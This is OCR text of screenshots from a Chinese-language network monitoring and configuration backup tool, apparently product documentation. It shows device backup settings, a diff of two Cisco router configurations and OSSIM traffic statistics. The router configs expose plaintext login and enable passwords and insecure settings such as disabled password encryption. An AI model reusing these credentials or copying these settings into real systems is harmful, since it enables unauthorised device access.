
預覽 [edit: 網址監控 - 每周報表]

網址監控 - 每周報表






定期備份 網路設定檔



管理
設備管理
圖形管理
圖形樹
維護期管理
備份管理
樣板
設備
備份
認證
比對
防火牆設備搜尋
搜尋:
執行
清除
<< 往前
筆數 1 to 2 of 2 [1]
主機名稱
設定檔
IP 位址
目錄
最後備份時間
最後異動時間
8-paw-fish
Current - Backups (2)
192.168.61.4
Cisco
Jun 15 2016 21:03:31
Jun 5 2016 18:19:30
cisco router
Current - Backups (0)
192.168.61.6
Cisco
Query: [edit: 8-paw-fish]
Enable Device
Uncheck this box to disabled this device from being backed up.
Enable Device
Description
Name of this device (will be used for config saving and SVN if no hostname is present in config).
CISCO Router
IP Address
This is the IP Address used to communicate with the device.
192.168.61.6
Schedule
How often to Backup this device.
Daily
Daily
Weekly
Monthly
Device Type
Choose the type of device that the router is.
Authenication Account
Choose an account to use to Login to the router
router4
取消
存檔

網路設定檔異動比對



管理
設備管理
圖形管理
圖形樹
維護期管理
備份管理
樣板
主機樣板
輸入樣板
設備探尋樣板
圖形樣板
臨界值樣板
工具
參數設定
SNMP測試
主機維護
網路設定
資料庫備份/回復
重新開機/關機
測試還有 43 天
設備
備份
認證
比對
File
Cisco/8-paw-fish
8-paw-fish-2016-06-09-0000
File
Cisco/8-paw-fish
8-paw-fish-2016-06-15-2103
Cisco/8-paw-fish-2016-06-09-0000
version 12.2
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
service tcp-small-servers
hostname 8-paw-fish
aaa new-model
enable password cisco
username hank password 0 cisco
ip subnet-zero
no ip domain-lookup
ip host com1 2001 1.1.1.9
ip host com3 2003 1.1.1.9
ip host com8 2008 1.1.1.9
ip host com7 2007 1.1.1.9
ip host aux 2009 1.1.1.9
ip host com4 2004 1.1.1.9
ip host com5 2005 1.1.1.9
ip host com6 2006 1.1.1.9
ip host com2 2002 1.1.1.9
interface Loopback1
ip address 1.1.1.9 255.255.255.255
interface Ethernet0
ip address 192.168.61.4 255.255.255.0
no ip route-cache
no ip mroute-cache
Cisco/8-paw-fish-2016-06-15-2103
version 12.2
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
service tcp-small-servers
hostname 8-paw-fish
aaa new-model
enable password seiko1
username hank password 0 cisco
ip subnet-zero
no ip domain-lookup
ip host com1 2001 1.1.1.9
ip host com3 2003 1.1.1.9
ip host com8 2008 1.1.1.9
ip host com7 2007 1.1.1.9
ip host aux 2009 1.1.1.9
ip host com4 2004 1.1.1.9
ip host com5 2005 1.1.1.9
ip host com6 2006 1.1.1.9
ip host com2 2002 1.1.1.9
interface Loopback1
ip address 1.1.1.9 255.255.255.255
interface Ethernet0
ip address 192.168.61.6 255.255.255.0 secondary
ip address 192.168.61.4 255.255.255.0
no ip route-cache
no ip mroute-cache

弱點掃描功能(可預約排程)


弱點掃瞄的高中低風險報告



網路流量統計


https://10.1.1.185/ossim/kml/IPGoogleMap.php?type=ip_src&ip=&l
Google
Map
Satellite
Russia
Canada
Kazakhstan
Mongolia
China
South Korea
Japan
North Pacific Ocean
Afghanistan
Iran
Pakistan
India
Thailand
Indonesia
Papua New Guinea
Australia
Indian Ocean
México
Venezuela
Colombia
Brazil
Peru
Bolivia
Map data ©2012 MapLink, Tele Atlas - Terms of Use
generic password stealer
Max priority
Max risk
Global score
Service level
0 %
Exp: never
Start: Feb 16 2012 - 18:06 CST
End: Feb 29 2012 - 16:00 CST
tstart 2012-02-29 08:10
tend 2012-02-29 16:00
Packets
Traffic
Wed 12:00
Select Time Window
Display: 1 day
Lin Scale
Log Scale
Stacked Graph
Line Graph
Statistics timeslot Feb 29 2012 - 08:10 - Feb 29 2012 - 16:00
Channel:
Flows:
Packets:
Traffic:
all: tcp: udp: icmp: other:
ossim 84.4 /s 75.9 /s 8.4 /s 0.1 /s 0 /s 1.4 k/s 1.4 k/s 41.7 /s 1.0 /s 0 /s 6.1 Mb/s 6.1 Mb/s 51.6 kb/s 405.8 b/s 0 b/s
All None Display: Sum Rate
Netflow Processing
[List last 500 sessions] [Top 10 Src IPs] [Top 10 Dst IPs] [Top 10 Src Port] [Top 10 Dst Port] [Top 10 Proto]
Source:
Filter:
Options:
ossim
List Flows
Stat TopN
Clear Form
Process
Limit to:
500
Flows
admin
User session: 1 hour
4 active users
16:07

